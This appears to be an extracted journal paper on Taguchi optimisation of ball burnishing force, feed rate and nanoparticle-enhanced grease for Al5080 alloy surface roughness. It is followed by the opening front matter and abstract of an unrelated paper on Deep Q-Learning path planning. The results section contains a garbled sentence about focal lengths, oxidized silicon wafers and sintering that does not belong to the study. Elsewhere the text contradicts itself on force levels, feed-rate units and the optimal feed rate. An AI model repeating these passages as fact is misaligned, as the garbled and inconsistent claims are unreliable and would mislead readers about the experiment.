This research aims to contribute to developing improved surface treatment techniques for aluminum alloys by investigating the relationship between ball burnishing parameters and the surface finish of Al5080 alloy. The findings of this study have potential implications for industries requiring high-performance aluminum components with improved surface properties, particularly in marine and coastal applications where Al5080 alloy is frequently used. Furthermore, the use of grease enhanced with Al nanoparticles provides insights into more efficient and environmentally friendly processing options for the surface treatment of aluminum alloys.

2. MATERIALS AND METHODS (MATERIAL VE METOD)

The Al 5080 alloy has a 2.65 g/cm^3 density and a modulus of elasticity of 71 GPa. Its good formability, weldability, and corrosion resistance, particularly in marine environments, make it a preferred choice for applications in shipbuilding, marine structures, and other corrosive environments [29]. The alloy's strength can be further enhanced through work hardening, as it is a non-heat-treatable alloy. The surface roughness (R_a) of the unburnished Al 5080 alloy was measured to be $2.477 \text{ }\mu\text{m}$, providing a basis for surface improvement techniques. The Al5080 alloy examined in this study possesses a chemical composition (by weight percent) of 4.5% Mg, 0.7% Mn, 0.4% Fe, 0.2% Si, 0.1% Cu, and 0.25% Zn, with the remainder being Al.

The experiments were conducted using a conventional lathe machine. The schematic representation of the experimental setup is shown in Figure 1. The variations of the applied burnishing force were avoided by varying a test procedure along with the load cell. Particular emphasis was given so that no interference of any foreign particle comes in contact with the burnishing tool zone and Optimizing experimental parameters is crucial for achieving desired outcomes while minimizing resource expenditure. For this purpose, the Taguchi

the surface of the workpiece. This precaution was essential if any contamination was likely to occur at the interface, then the quality of the surface finish would be compromised.

The experimental design used the Taguchi method, which allowed for the systematic investigation of three key parameters: burnishing force, feed rate, and lubrication environment. The burnishing force was varied at three levels: 100N, 200N, and 400N. Similarly, three feed rates were examined: 0.5 mm/min, 1 mm/min, and 2 mm/min. For the lubrication environment, we explored using pure grease and grease enhanced with aluminum nanoparticles at two concentrations: 5% and 10% by weight.

The nanoparticle-enhanced lubricants were prepared by dispersing commercially available aluminum nanoparticles into base grease. Two concentrations were investigated: 5 and 10 wt.% of aluminum nanoparticles. The incorporation process here entails measuring the nanoparticles and mixing them with the base grease. Subsequently, the nanoparticles were dispersed and mixed thoroughly in the lubricant matrix to ensure that the nanoparticles were uniformly distributed throughout the lubricant matrix. This preparation method was used to test the impact of changing the nanoparticle concentration during ball burnishing on the surface finish performance of the Al5080 alloy.

This experimental setup allowed us to investigate the individual and combined effects of burnishing force, feed rate, and nanoparticle-enhanced lubrication on the surface quality of the Al5080 alloy specimens.




Figure 1. The schematic view of the experimental setup (Deney düzeneğinin şematik görünümü)

method has become popular as an efficient approach for determining optimal parameter combinations with reduced experimental iterations [30]. This

statistical technique employs orthogonal arrays and signal-to-noise (S/N) ratios to analyze the impact of various factors on process performance [31].

The Taguchi method offers three primary quality characteristics: "Nominal is best," "Smaller is better," and "Larger is better" [32]. These characteristics guide the interpretation of results based on the desired outcome. In our study, we adopted the "Smaller is better" approach for S/N ratio calculations, as our goal was to minimize surface roughness. The S/N ratio for this characteristic is calculated using the following equation:

$$S/N = -10 \log \left(\frac{1}{N} \left(\sum_{i=1}^n Y_i^2 \right) \right) \quad (1)$$

Where Y_i represents individual surface roughness measurements, and n is the number of observations.

The experiment's design incorporated an L9 orthogonal array according to Taguchi's method. This enabled us to examine the three control factors at various levels. These are the factors to consider when it comes to burnishing force, feed rate, and the lubrication environment. This design allows searching over the parameters and finding the best

optimum condition to produce low surface roughness.

Thus, in the achievement of the goal set, the focus was made on the following basic parameters, including burnishing force, feed rate, and lubrication environment by which the study sought to investigate their effects on the array of surface parameters of Al5080 alloy specimens (Table 1). The experimental design did not consider such interactions between main factors because it helps minimize their interference when the results are analyzed. In this regard, the S/N ratio was determined for every experimental run to measure the effect of the combination of parameters on Ra. The Taguchi method was employed in this study due to its robust experimental design approach, which facilitates the optimization of multiple parameters while minimizing experimental iterations and variability.

Apart from making the optimization more structured and efficient, this systematic approach also gives insight into the significance of individual factors that would be effective in attaining the preferred surface characteristics. The outcomes of this analysis will help develop subsequent contributions of ball burnishing to Al5080 alloy and other similar materials in industries.

Table 1. Process parameters and their limits (Proses parametreleri ve sınırları)

Code	Factors	Levels		
		1	2	3
A	Force (N)	100	200	400
B	Feed rate (mm/min)	0.5	1	2
C	Environments	Pure	Grease oil containing 5% Al nano powder	Grease oil containing 10% Al nano powder

Regarding surface quality, surface roughness is one of the most important characteristics used to define the nature and intensity of the surface. It is typically characterized by two components: optimal surface roughness, which depends mainly on the geometry of the cutting tool and feed rate per tooth, and inherent surface roughness, which occurs from various forms of process variability [33].

The arithmetic average roughness (Ra) is widely used as a standard measure of surface roughness [34]. It is defined as the sum of the absolute deviations of the profile from the mean line divided by the sampling length. Another parameter is the maximum profile height (Rz) average, which offers information about the highest peaks and pits inside the considered length [35]. The Ra value can be mathematically expressed as (Figure 2) [36]:

$$R_a = \frac{1}{L} \int_0^L |y| dx = \frac{1}{L} (\sum S_{ui} + \sum S_{lj}) = \frac{S}{L} \quad (2)$$

$$R_a = R_t (S_u + S_l) \quad (3)$$




Figure 2. Schematic representation of surface roughness (Yüzey pürüzlülüğünün şematik gösterimi) [36]

In this study, surface roughness measurements were carried out using a SurfTest SJ-210 (Mitutoyo) contact-based profilometer. The instrument has a diamond stylus with a 2 μm tip radius and a 60° detector type. Measurements were taken with a detector force of 0.75 mN, following the JIS'01 guideline. The cut-off length was set at 0.8 mm, with an evaluation length of 4 mm. The measurement speed was 0.75 mm/s and a Gaussian filter was applied. All measurements were made at an ambient temperature of 22.5 ± 1 °C. Seven measurements were taken at different locations on each sample to ensure repeatability, and the average Ra value was calculated.

3.RESULTS (BULGULAR)

Table 2 shows the surface roughness values obtained after subjecting Al 5080 aluminum alloy to ball burnishing processes under different parameters (force, feed rate, and % Al additive ratio). The resulting surface topography metrics are delineated for different burnishing conditions of the surface modification technique. The data reveal several significant trends which are consistent with the current literature in the field of surface engineering. Firstly, it was found that the force used during the burnishing operations tends to have an inverse relation with surface roughness. Thus, from the force range of 100 N up to 400, the overall Ra values decrease somewhat observantly, though with less impact in the case of the transition from 300 to

400, where the ratio decreases from 1.102 μm to 0.247 μm for the constant feed rate and keeping the additive constant at all times (experiment 1&7). This observation supports the findings stated by Loh and Tam [37] that increased force will lessen the roughness values because improved force does improve the flattening of surface asperities.

The overall surface quality and its relation with the feed rate present a more complex picture. As the result indicates, the feed rate does not affect performance consistently; it depends on other factors. In some experiments the increase in feed rate increases the Ra values as in Experiments 4 and 6 whereas in other experiments the value of Ra reduces as in Experiments 1 and 3. This variability agreed with the work of Capilla et al. [38] when they affirmed the presence of an optimal feed rate threshold in the operation of a CNC machine, and this threshold is affected by other factors.

The ratio of the aluminum additive also stands out to be highly impactful in enhancing the value of the surface finish. In general, an increase in Al-additives amounts leads to the decrease of Ra numerical value, as is the case with the transition from the first and even to the second digit. 102 μm in the pure state to 0 μm with focal lengths of 35, 50 and 70 mm. To obtain the maximum extent of oxidized silicon wafers, sintering was performed starting at 480°C and reaching about 504 μm with a 10% Al-additive (experiments 1 and 3). This trend

endorses the works of Maximov et al. [39], who observed the positive impacts of lubrication in burnishing processes for aluminum alloys.

critical role, and many researchers, including Nguyen et al. [40], have carried out many research works in this aspect.

It is also important to note that the various parameters add up, affecting the results in a synergistic manner. The most negligible value of Ra (0.247µm) was recorded for Experiment 7 and it was attained at the highest force of 400 N and the lowest feed rate of 0.5mm/rev and the highest ratio of Al addition of 10%. This result further emphasizes the fact that in burnishing process optimization, parameter optimization plays a

Lastly, Table 2 also represents the mutual influence between the process parameters. This fact was indicated by non-linear forms, which show that the impact of one variable cannot be discussed independently of others. This complexity is well explained in the studies conducted by Gomez-Gras et al. [41], which explained the interference of parameters while carrying out ball burnishing processes.

Table 2. Parameters and results after the burnishing process (Parlatma işleminden sonraki parametreler ve sonuçlar)

Experiments	Parameters			Ra (µm)	Rz (µm)	S/N ratio
	Force	Feed rate	Environments Al additive ratio			
1	100	0.5	Pure	1.102	4.839	-0,8436
2	100	1	%5	0.939	4.329	0,5467
3	100	2	%10	0.504	2.933	5,9514
4	200	0.5	%5	0.660	3.845	3,6091
5	200	1	%10	0.405	2.188	7,8509
6	200	2	Pure	1.313	4.955	-2,3653
7	400	0.5	%10	0.247	1.459	12,1461
8	400	1	Pure	0.750	3.528	2,4988
9	400	2	%5	0.577	3.071	4,7765




Figure 3. Taguchi's main effects plot for S/N ratios of Ra (Ra değerinin S/N oranları için Taguchi'nin ana etkiler grafiği)




Figure 4. Interaction plot of parameters of Ra (Ra değerleri için parametrelerin etkileşim grafiği)

The Taguchi main effects plot for Ra in Figure 3 demonstrates the influence of three critical parameters on the surface roughness of ball burnished Al 5080 alloy. The force parameter shows a robust negative correlation with Ra, indicating that increasing force significantly reduces surface roughness. The lowest Ra value is achieved at the highest force level (400 N). This finding is consistent with the work of Revankar et al. [42], who observed that higher burnishing forces led to improved surface finish in aluminum alloys due to enhanced plastic deformation of surface irregularities.

The feed rate exhibits a non-linear effect on Ra. As the feed rate increases from 0.5 mm/rev to 1 mm/rev, Ra decreases, but it increases again at higher feed rates. This suggests an optimal feed rate of around 1 mm/rev. El-Taweel and El-Axir [43] reported similar non-linear effects of feed rate in their study on ball burnishing of aluminum alloys, emphasizing the importance of identifying the optimal feed rate for each specific application.

The Al additive ratio shows a consistent negative correlation with Ra, with the lowest Ra value achieved at the highest Al additive ratio (10%). This effect can be attributed to the improved lubrication the aluminum additives provide during the burnishing process. Luca et al. [44] similarly found that appropriate lubrication in ball burnishing of aluminum alloys significantly improved surface quality.

Figure 4 presents an interaction plot of the parameters of Ra. In Taguchi analysis, a higher S/N

ratio indicates a better quality characteristic (in this case, lower surface roughness). The S/N ratio plot provides additional insight into the robustness and consistency of each parameter's effect on Ra.

The force parameter shows a strong positive correlation with the S/N ratio, indicating that higher forces reduce Ra and lead to more consistent results. This aligns with the findings of Sequera et al. [45], who noted the importance of force in achieving reliable and consistent surface finish improvements in the burnishing of aluminum alloys.

The feed rate exhibits a non-linear relationship in the S/N ratio plot, as seen in the Ra plot, with the highest S/N ratio at around 1 mm/min. This reinforces the existence of an optimal feed rate and suggests that this rate also provides the most consistent results. Dorbane et al. [46] similarly observed the critical role of optimizing feed rate in achieving consistent surface quality in burnishing processes for aluminum alloys.

The Al additive ratio positively correlates with the S/N ratio, indicating that higher Al additive percentages reduce Ra and improve process consistency. This supports the findings of Rao et al. [47], who investigated the effects of lubricants on surface quality in burnishing processes and emphasized the importance of proper lubrication in achieving consistent and improved surface finish in metalworking operations.

These Taguchi analysis results, encompassing both the direct effects on Ra and the S/N ratio analysis, provide valuable insights for optimizing the ball

burnishing process of Al 5080 alloy. They highlight the importance of considering both the magnitude of the effect on surface roughness and the consistency of the results when selecting process parameters.

In the process of the surface quality outcome, force and feed rate are vital factors affecting surface qualities. When the burnishing force is higher, the plastic deformation of surfaces of contact asperities is more effective, and the feed rate can be increased without a tremendous negative impact on the surface. However, feed rates have more significance when using lower forces and even lower rates are required for adequate surface finishing activities. The force also has a strong correlation with the Al nanoparticle concentration. Higher burnishing forces cause higher temperatures at the tool-workpiece interface, improving the formation of the continuous layer of Al nanoparticles that form the tribofilm.

It is also relevant how these feed rates contribute to Al nanoparticle concentration in the final product. At lower feed rates, the nanoparticles acquire a better opportunity to create an effective tribofilm as well as seal the surface topography. While the feed rate increases, it is also noted that the extent of improvement in surface finish by the use of nanoparticles may reduce if the concentration of the nanoparticles is not sufficient enough to render a strong tribofilm consistently. Such interactions demonstrate the interdependence of all factors that must be varied in the optimization process. The collective influence of all these parameters was found to be responsible for the enhanced surface characteristics noticed in the Al5080 alloy after the nanoparticle-aided ball burnishing operation.

The contour plots in Figure 5 provide valuable insights into the complex relationships between force, feed rate, and Al additive ratio on the surface roughness (Ra) of ball burnished Al 5080 alloy. As the force increases from 100 N to 400 N, a general trend toward lower Ra values is observed, particularly evident in the Force vs. Feed rate plot. This aligns with findings by Jerez-Mesa et al. [48], who reported that higher ball burnishing forces produce smoother surfaces due to more effective plastic deformation of surface asperities. The impact of feed rate, however, is not uniform across the force range. At lower forces, increasing feed rate tends to increase Ra, while this effect is less pronounced at higher forces. Travieso-Rodriguez et al. [49] also observed this non-linear relationship and emphasized the importance of optimizing feed rate in conjunction with other parameters. Higher Al

additive ratios generally correspond to lower Ra values, especially at higher forces, as visible in the Force vs. Al additive plot. The lubricating effect of aluminum additives in improving surface finish is consistent with the work of Amdouni et al. [50], who studied the impact of lubricants on burnishing processes.

The contour plots reveal significant interactions between parameters, with the optimal combination of force and feed rate shifting with changes in the Al additive ratio. This complex interplay is reminiscent of findings by Gomez-Gras et al. [51], who emphasized the need for multi-parameter optimization in burnishing processes. The darkest regions in the plots, indicating the lowest Ra values, suggest an optimal processing window occurring at high force (300-400 N), moderate feed rate (0.8-1.2 mm/min), and high Al additive ratio (8-10%). Similar optimal processing windows have been identified in other studies, such as that by Maximov et al. [52], highlighting the importance of parameter optimization in achieving the best surface finish. In conclusion, these contour plots underscore the need for careful consideration of multiple parameters to achieve optimal surface finish in ball burnishing of Al 5080 alloy, a widely recognized principle in advanced manufacturing processes [53]. This comprehensive analysis of parameter interactions provides crucial guidance for optimizing the ball burnishing process, potentially leading to improved surface quality and performance of the processed Al 5080 alloy components.

The optimum parameter combination identified in this study, comprising a burnishing force of 400N, a feed rate of 0.5 mm/min, and a 10% concentration of aluminum nanoparticles in the lubricant, has significant industrial implications. This optimized process can be directly applied in manufacturing environments to improve the surface quality of Al5080 components used in the marine, aerospace and automotive industries. The improved surface finish achieved by this process can potentially lead to increased wear resistance, improved fatigue life and improved corrosion resistance of Al5080 parts, which is particularly important for components exposed to harsh environmental conditions. Consequently, this could lead to extended component life, reduced maintenance costs and improved overall performance of products made from this alloy. The use of nanoparticle-enhanced lubricants in the burnishing process not only improves surface quality but also opens up new opportunities for environmentally friendly and efficient surface treatment technologies in the manufacture of lightweight materials. In addition,

the low feed rate of 0.5mm/min, while potentially increasing the machining time, ensures a high-quality finish that could justify the additional

production time in high-value applications where surface quality is essential.




Figure 5. Contour plots of surface roughness (Ra) as a function of Force, Feed rate, and Al additive ratio for ball burnished Al 5080 alloy. (Parlatılmış Al 5080 alaşımı için Kuvvetin, İlerleme hızının ve Al katkı oranının bir fonksiyonu olarak yüzey pürüzlülüğünün (Ra) kontur grafikleri.)

4.CONCLUSIONS (SONUÇLAR)

It is evident that the ball burnishing process creates a higher level of conflict in enhancing the surface quality of Al5080 aluminum alloy. Key findings include:

From the results it can also be concluded that burnishing force has a negative relationship with relative surface roughness, in the sense that higher level of burnishing force produces low relative surface roughness.

Feed rate seems to have a non-linear relationship meaning that the best feed rate to use is around 0.5 mm/min. It could be ascertained that the incorporation of Al nanoparticles to the lubricating grease enhances surface finish effectively, and this increases as the concentration of the nanoparticles increases.

It is also seen that the relationship among the parameters is highly interlinked and therefore, the process optimization efforts call for a simultaneous, integrated, and comprehensive study of the factors influencing the operation.

The best values were achieved at high force of 400N, the feed rate of 0.5 mm/min, and at the highest ratio of the Al additive of 10%.

This study is useful for producers of Al5080 alloy and industries that apply this material, especially in situations where a high-quality surface finish is wanted. With the help of nanoparticle enhanced lubricants novel green and efficient surface treatment technologies has become possible.

The findings of this study have significant implications for various industries utilizing Al5080 alloy. In the marine industry, the optimized ball burnishing process has the benefit of increasing the

corrosion resistance and life of marine parts, which in turn reduces maintenance costs. The aerospace industry can be a clear beneficiary of improved surface finishes, resulting in better aerodynamic performance and, therefore, better fuel economy. In automotive applications, improved wear resistance combined with smoothness can lead to a more durable and lightweight system.

The use of nanoparticle-enriched lubricants is a step towards greener manufacturing processes; therefore, costs can be reduced with a reduction in environmental impact. Such an approach could encourage new research into environmentally sustainable technologies in the manufacture of light alloys. The improved parameters provide a roadmap for surface improvement processes in the other aluminum alloys, which may change the surface treatment methods in the metal forming industries.

Further research should be directed towards evaluating the more durable performance of the existing treatment on this material, and also towards evaluating other types of Al alloys. As high-performance materials and the need for improved surface properties increase, the techniques demonstrated in this study could be useful in meeting the expanding requirements of the industry. This work fits within the broader category of surface engineering and developments in the manufacture of lightweight materials.

DECLARATION OF ETHICAL STANDARDS (ETİK STANDARTLARIN BEYANI)

The author of this article declares that the materials and methods they use in their work do not require ethical committee approval and/or legal-specific permission.

Bu makalenin yazarı çalışmalarında kullandıkları materyal ve yöntemlerin etik kurul izni ve/veya yasal-özel bir izin gerektirmediğini beyan ederler.

AUTHORS' CONTRIBUTIONS (YAZARLARIN KATKILARI)

Süleyman Çınar ÇAĞAN: He conducted the experiments, analyzed the results and performed the writing process.

Deneyleri yapmış, sonuçlarını analiz etmiş ve makalenin yazım işlemini gerçekleştirmiştir.

CONFLICT OF INTEREST (ÇIKAR ÇATIŞMASI)

There is no conflict of interest in this study.

Bu çalışmada herhangi bir çıkar çatışması yoktur.

REFERENCES (KAYNAKLAR)

- [1] Hirsch, J., "Recent development in aluminium for automotive applications", Transactions of Nonferrous Metals Society of China, 24(7), (2014) 1995-2002.
- [2] Başak, H., "Haddeleme (Galetaj) ile 5083 Al-Mg malzeme yüzeyinin işlenmesi, haddeleme parametrelerinin yüzey pürüzlülüğü ve yüzey sertliğine etkilerinin incelenmesi", Gazi Üniversitesi Fen Bilimleri Dergisi Part C: Tasarım ve Teknoloji, 3(2), (2015), 471-476.
- [3] Rambabu, P., Prasad, N.E., Kutumbarao, V.V., Wanhill, R.J.H., "Aluminium Alloys for Aerospace Applications", In: Aerospace Materials and Material Technologies, Springer, Singapore, (2017), 29-52.
- [4] Starke Jr, E.A., Staley, J.T., "Application of modern aluminum alloys to aircraft", Progress in Aerospace Sciences, 32(2-3), (1996), 131-172.
- [5] Dursun, T., Soutis, C., "Recent developments in advanced aircraft aluminium alloys", Materials & Design, 56, (2014), 862-871.
- [6] Polmear, I., et al., "The light metals", Light Alloys, 2017, 1-29.
- [7] Davis, J.R., "Aluminum and aluminum alloys", ASM International, 1993.
- [8] Mondolfo, L.F., "Aluminum alloys: structure and properties", Elsevier, 2013.
- [9] Kaufman, J.G., Rooy, E.L., "Aluminum alloy castings: properties, processes, and applications", ASM International, 2004.
- [10] Hatch, J.E., "Aluminum: properties and physical metallurgy", ASM International, 1984.
- [11] Becerra-Becerra, E., Aguilera Ojeda, C.O., Saldaña-Robles, A., Reveles-Arredondo, J.F., Barco-Burgos, J., Vidal-Lesso, A., "A review of numerical simulation of ball burnishing process", Finite Elements in Analysis and Design, 218, (2023), 103926.
- [12] Amini, C.; Jerez-Mesa, R.; Travieso-Rodriguez, J.A.; Mousavi, H.; Lluma-Fuentes, J.; Zandi, M.D.; Hassanifard, S., "Ball Burnishing of Friction Stir Welded Aluminum Alloy 2024-T3: Experimental and Numerical Studies", Metals, 12, (2022), 1422.
- [13] Maximov J.T., et al., "Effect of slide burnishing basic parameters on fatigue performance of 2024-T3 high-strength aluminium alloy", Fatigue & Fracture of Engineering Materials & Structures, 40, (2017), 1893-1904.
- [14] Gharbi, F., et al., "Effect of ball burnishing process on the surface quality and microstructure properties of AISI 1010 steel plates." Journal of Materials Engineering and Performance, 20, (2011), 903-910.

- [15] Dai W., et al., “Roles of nanoparticles in oil lubrication”, *Tribology International*, 102, (2016), 88-98.
- [16] Wu Y.Y., et al., “Experimental analysis of tribological properties of lubricating oils with nanoparticle additives”, *Wear*, 262, (2007), 819-825.
- [17] Zhao, J., Huang, Y., He, Y. et al., “Nanolubricant additives: A review”. *Friction*, 9, (2021), 891–917.
- [18] Ali, Z.A.A., Takhakh, A.M., Al-Waily, M., “A review of use of nanoparticle additives in lubricants to improve its tribological properties”, *Materials Today: Proceedings*, 52, (2022), 1442-1450.
- [19] Sharma A.K., et al., “Rheological behaviour of nanofluids: A review”, *Renewable and Sustainable Energy Reviews*, 53, (2016), 779-791.
- [20] Gu C., et al., “Study on application of CeO₂ and CaCO₃ nanoparticles in lubricating oils”, *Journal of Rare Earths*, 26, (2008), 163-167.
- [21] Luo, T., Wei, X., Huang, X., Huang, L., Yang, F., “Tribological properties of Al₂O₃ nanoparticles as lubricating oil additives”, *Ceramics International*, 40, (2014), 7143-7149.
- [22] Thampi, A.D., Prasanth, M.A., Anandu, A.P., Sneha, E., Sasidharan, B., Rani, S., “The effect of nanoparticle additives on the tribological properties of various lubricating oils – Review”, *Materials Today: Proceedings*, 47(15), (2021), 4919-4924.
- [23] Gou, R., Chen, J., Luo, X., Li, K., “Tribofilm formation mechanism and friction behavior of polycrystalline diamond compact after cobalt leaching added molybdenum disulfide nanoparticles in different base oils”, *International Journal of Refractory Metals and Hard Materials*, 111, (2023), 106101.
- [24] Peng D.X., et al., “Tribological properties of diamond and SiO₂ nanoparticles added in paraffin”, *Tribology International*, 43, (2010), 1540-1545.
- [25] Padgurskas J., et al., “Tribological properties of lubricant additives of Fe, Cu and Co nanoparticles”, *Tribology International*, 60, (2013), 224-232.
- [26] Zareh-Desari B., Davoodi B., “Assessing the lubrication performance of vegetable oil-based nano-lubricants for environmentally conscious metal forming processes”, *Journal of Cleaner Production*, 135, (2016), 1198-1209.
- [27] Basak, H., Goktas, H.H., “Burnishing process on al-alloy and optimization of surface roughness and surface hardness by fuzzy logic”, *Materials & Design*, 30, (2009), 1275-1281.
- [28] Somatkar, A.A., Dwivedi, R., Chinchankar, S.S., “Enhancing Surface Integrity and Quality through Roller Burnishing: A Comprehensive Review of Parameters Optimization, and Applications, Communications on Applied Nonlinear Analysis”, 31, (2024), 151.
- [29] Kaufman J.G., “Introduction to aluminum alloys and tempers”, ASM international, (2000).
- [30] Roy R.K., “A primer on the Taguchi method”, Society of Manufacturing Engineers, (2010).
- [31] Phadke M.S., “Quality engineering using robust design”, Prentice Hall PTR, (1995).
- [32] Ross P.J., “Taguchi techniques for quality engineering: loss function, orthogonal experiments, parameter and tolerance design”, McGraw-Hill, (1996).
- [33] Siddhpura, M., Paurobally, R., “A review of chatter vibration research in turning”, *International Journal of Machine Tools and Manufacture*, 61, (2012), 27-47.
- [34] Gadelmawla E.S., et al., “Roughness parameters”, *Journal of Materials Processing Technology*, 123, (2002), 133-145.
- [35] Leach R. (Ed.), “Characterisation of areal surface texture”, Springer, (2013).
- [36] Cagan S.C., Buldum B.B., “A green machining study to investigate the effect of nano-cutting fluid environments on the machinability of Ti6Al4V titanium alloy”, *Proceedings of the Institution of Mechanical Engineers, Part J: Journal of Engineering Tribology*, 237, (2023), 1841-1853.
- [37] Loh N.H., Tam S.C., Miyazawa S., “A study of the effects of ball-burnishing parameters on surface roughness using factorial design”, *Journal of Mechanical Working Technology*, 18, (1989), 53-61.
- [38] Capilla-González, G., Martínez-Ramírez, I., Díaz-Infante, D. et al. “Effect of the ball burnishing on the surface quality and mechanical properties of a TRIP steel sheet”, *Int J Adv Manuf Technol*, 116, (2021), 3953–3964.
- [39] Maximov, J.T., Duncheva, G.V., Anchev, A.P., Ichkova, M.D., “Improvement in fatigue strength of 41Cr4 steel through slide diamond burnishing”, *Journal of the Brazilian Society of Mechanical Sciences and Engineering*, 42, (2020), 1-20.
- [40] Nguyen T-T, Nguyen T-A, Dang X-B, Van A-L. “Multi-performance optimization of the diamond burnishing process in terms of energy saving and tribological factors”, *Proceedings of the Institution of Mechanical Engineers, Part E: Journal of Process Mechanical Engineering*, 2023.
- [41] Gómez-Gras G, Travieso-Rodríguez JA, González-Rojas HA, Nápoles-Alberro A, Carrillo FJ, Desein G. “Study of a ball-burnishing vibration-assisted process”, *Proceedings of the Institution of Mechanical Engineers, Part B: Journal of Engineering Manufacture*, 229, (2015), 172-177.
- [42] Revankar G.D., et al., “Analysis of surface roughness and hardness in ball burnishing of

titanium alloy”, *Journal of Materials Research and Technology*, 3, (2014), 158-163.

[43] El-Taweel T.A., El-Axir M.H., “Analysis and optimization of the ball burnishing process through the Taguchi technique”, *The International Journal of Advanced Manufacturing Technology*, 41, (2009) 301-310.

[44] Luca, L., Neagu-Ventzel, S., Marinescu, I., “Effects of working parameters on surface finish in ball-burnishing of hardened steels”, *Precision Engineering*, 29, (2005), 253-256.

[45] Sequera, A., Fu, C.H., Guo, Y.B. et al., “Surface Integrity of Inconel 718 by Ball Burnishing”, *Journal of Materials Engineering and Performance*, 23, (2014), 3347–3353.

[46] Dorbane, A., Ayoub, G., Mansoor, B., Hamade, R., Kridli, G., Imad, A., “Observations of the mechanical response and evolution of damage of AA 6061-T6 under different strain rates and temperatures”, *Materials Science and Engineering: A*, 624, (2015), 239-249.

[47] Rao D.S., et al., “Investigations on the effect of ball burnishing parameters on surface hardness and wear resistance of HSLA dual-phase steels”, *Materials and Manufacturing Processes*, 23, (2008), 295-302.

[48] Jerez-Mesa R., et al., “Development, characterization and test of an ultrasonic vibration-assisted ball burnishing tool”, *Journal of Materials Processing Technology*, 257, (2018), 203-212.

[49] Travieso-Rodriguez J.A., et al., “Effects of a ball-burnishing process assisted by vibrations in G10380 steel specimens”, *The International Journal of Advanced Manufacturing Technology*, 81, (2015), 1757-1765.

[50] Amdouni H., et al., “Experimental investigation of the effect of burnishing force on service properties of AISI 1010 steel plates”, *Journal of Mechanical Science and Technology*, 31, (2017), 1797-1804.

[51] Gomez-Gras G., et al., “Study of a ball-burnishing vibration-assisted process”, *Procedia Engineering*, 132, (2015), 568-575.

[52] Maximov J.T., et al., “Slide burnishing—review and prospects”, *The International Journal of Advanced Manufacturing Technology*, 104 (2019) 785-801.

[53] Kuznetsov V.P., et al., “Toward control of subsurface strain accumulation in nanostructuring burnishing on thermostrengthened steel”, *Surface and Coatings Technology*, 285, (2016), 171-178.

Evaluation of the Deep Q-Learning Models for Mobile Robot Path Planning Problem

Mehmet GÖK^{1*} 

¹Kahramanmaraş İstiklal University, Faculty of Architecture, Engineering, and Design, Department of Computer Engineering, Kahramanmaraş, Turkey

Article Info

Research article
Received: 20/03/2024
Revision: 05/07/2024
Accepted: 16/08/2024

Keywords

Deep Q-Learning
Mobile Robots
Model Inference
Path Planning

Makale Bilgisi

Araştırma makalesi
Başvuru: 20/03/2024
Düzeltilme: 05/07/2024
Kabul: 16/08/2024

Anahtar Kelimeler

Derin Q-Öğrenme
Mobil Robotlar
Model Çıkarımı
Yol Planlama

Graphical/Tabular Abstract (Grafik Özet)

This study proposes an approach to compare the performances of the models pre-trained for mobile robot path planning in terms of path length, path curvature, and journey time. / Bu çalışma, mobil robot yol planlaması için önceden eğitilmiş modellerin yol uzunluğu, yol eğriliği ve yolculuk süresi açısından performansını karşılaştırmak için bir yaklaşım önermektedir.




Figure A: The flow of the proposed model evaluation approach /Şekil A: Önerilen model değerlendirme yaklaşımının akışı

Highlights (Önemli noktalar)

- A comparison approach is devised to evaluate the performances of the Deep Q-learning models trained for mobile robot path planning tasks. / Mobil robot yol planlama görevleri için eğitilen Derin Q-Öğrenme algoritmalarının performans değerlendirmelerinin yapılabilmesi için bir karşılaştırma yaklaşımı tasarlanmıştır.
- The proposed approach is implemented by means of Robot Operating System (ROS), Python programming language, and PyTorch libraries. / Önerilen yaklaşım Robot İşletim Sistemi, Python programlama Dili ve PyTorch kütüphaneleri ile icra edilmiştir.
- The attained results from model inferences are tracked via the proposed scheme. / Model çıkarımlarından elde edilen sonuçlar önerilen akış ile izlenmiştir (kaydedilmiştir).
- Evaluation and path planning results are displayed by using an implemented Graphical User Interface (GUI). / Değerlendirme ve yol planlama sonuçları icra edilen Grafiksel kullanıcı arayüzü ile görüntülenmiştir.

Aim (Amaç): The aim of this article is to design a comparison approach to evaluate the performances of the pre-trained Deep Q-Learning models for dynamic path planning. / Bu makalede dinamik yol planlama için eğitilen Derin Q-Öğrenme modellerinin değerlendirilebilmesi için bir karşılaştırma yaklaşımının tasarlanması amaçlanmıştır.

Originality (Özgünlük): This paper focuses on the inference performances of the models rather than training performance. / Bu makale modellerin eğitim performanslarından ziyade modellerin çıkarım performanslarına odaklanmıştır.

Results (Bulgular): With the proposed approach, the success of the models in path planning tasks can be observed effectively. / Önerilen yaklaşım ile modellerin yol planlama görevlerindeki başarıları etkin bir şekilde gözlemlenebilmektedir.

Conclusion (Sonuç): The obtained results show that the proposed approach can be used to compare models trained for dynamic path planning tasks with the implemented interface. / Elde edilen sonuçlar, önerilen yaklaşım, icra edilen arayüz ile dinamik yol planlama görevleri için eğitilen modellerin karşılaştırılması amacı kullanılabilirliğini göstermektedir.



Evaluation of the Deep Q-Learning Models for Mobile Robot Path Planning Problem

Mehmet GÖK^{1*}

¹Kahramanmaraş İstiklal University, Faculty of Architecture, Engineering, and Design, Department of Computer Engineering, Kahramanmaraş, Turkey

Article Info

Research article
Received: 20/03/2024
Revision: 05/07/2024
Accepted: 16/08/2024

Keywords

Deep Q-Learning
Mobile Robots
Model Inference
Path Planning

Abstract

Search algorithms such as A* or Dijkstra are generally used to solve the path planning problem for mobile robots. However, these approaches require a map and their performance decreases in dynamic environments. These drawbacks have led researchers to work on dynamic path planning algorithms. Deep reinforcement learning methods have been extensively studied for this purpose and their use is expanding day by day. However, these studies mostly focus on training performance of the models, but not on inference. In this study, we propose an approach to compare the performance of the models in terms of path length, path curvature and journey time. We implemented the approach by using Python programming language two steps: inference and evaluation. Inference step gathers information of path planning performance; evaluation step computes the metrics regarding the information. Our approach can be tailored to many studies to examine the performances of trained models.

Mobil Robot Yol Planlama Problemi için Derin Q-Öğrenme Modellerinin Değerlendirilmesi

Makale Bilgisi

Araştırma makalesi
Başvuru: 20/03/2024
Düzeltilme: 05/07/2024
Kabul: 16/08/2024

Anahtar Kelimeler

Derin Q-Öğrenme
Mobil Robotlar
Model Çıkarımı
Yol Planlama

Öz

